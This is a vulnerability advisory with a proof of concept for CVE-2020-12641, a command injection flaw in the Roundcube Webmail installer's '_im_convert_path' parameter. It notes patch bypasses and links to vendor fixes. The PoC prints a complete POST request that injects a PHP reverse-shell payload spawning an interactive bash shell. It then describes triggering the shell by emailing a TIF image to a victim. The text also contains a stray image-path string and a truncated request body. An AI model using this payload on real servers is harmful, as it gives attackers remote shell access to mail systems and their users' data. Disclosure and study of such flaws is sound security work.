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CVE-2020-12641: Command Injection via "_im_convert_path" in Roundcube Webmail

A Command Injection vulnerability exists in Roundcube versions before 1.4.4, 1.3.11 and 1.2.10.

A bypass was also found affecting versions before 1.4.5, 1.3.12.

Because the "_im_convert_path" does not perform sanitization/input filtering, an attacker with access to the Roundcube Installer can inject system commands in this parameter that will execute when any user opens any email containing a "non-standard" image.

Bypass:

As mentioned above, the fix for versions 1.4.4, 1.3.11 and 1.2.10 can be bypassed in the following ways:

- [Flag Injection in an Arbitrary Executable](#)
- [Calling Remote Executables in Windows Environments](#)

Vendor Disclosure:

The vendor's disclosure and patch of this vulnerability can be found [here](#).

The vendor's disclosure and patch for the bypass can be found [here](#).

Proof Of Concept:

In order to reproduce this vulnerability, the following steps are required:

Craft Injection Request

We craft and send a POST request to the Installer containing the malicious command injection in the "_im_convert_path" parameter:


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POST /roundcube/installer/index.php HTTP/1.1
Host: 192.168.243.153
Content-Type: application/x-www-form-urlencoded
Content-Length: 1049

_step=2&_product_name=Roundcube+Webmail&***TRUNCATED***&submit=UPDATE+CONFIG&_im_convert_path=php+
r+'$sock%3dfsockopen("127.0.0.1",4444)%3bexec("/bin/bash+-i+<%263+%263+%263")%3b'+%23
```

Note: In this case the parameter contains a PHP reverse shell payload.

Send Email Containing a "Non-standard" Image

We proceed to send to the victim, in this case "guest@localhost", an email containing an image of non-standard format (in this case a "TIF" format image), which Roundcube will try to convert to "JPG" format, thus triggering the above code and sending a reverse shell to the attacker:



Result

If the attack was performed correctly, when the victim opens the mail containing the "TIF" image, a reverse shell will be sent back to the attacker:

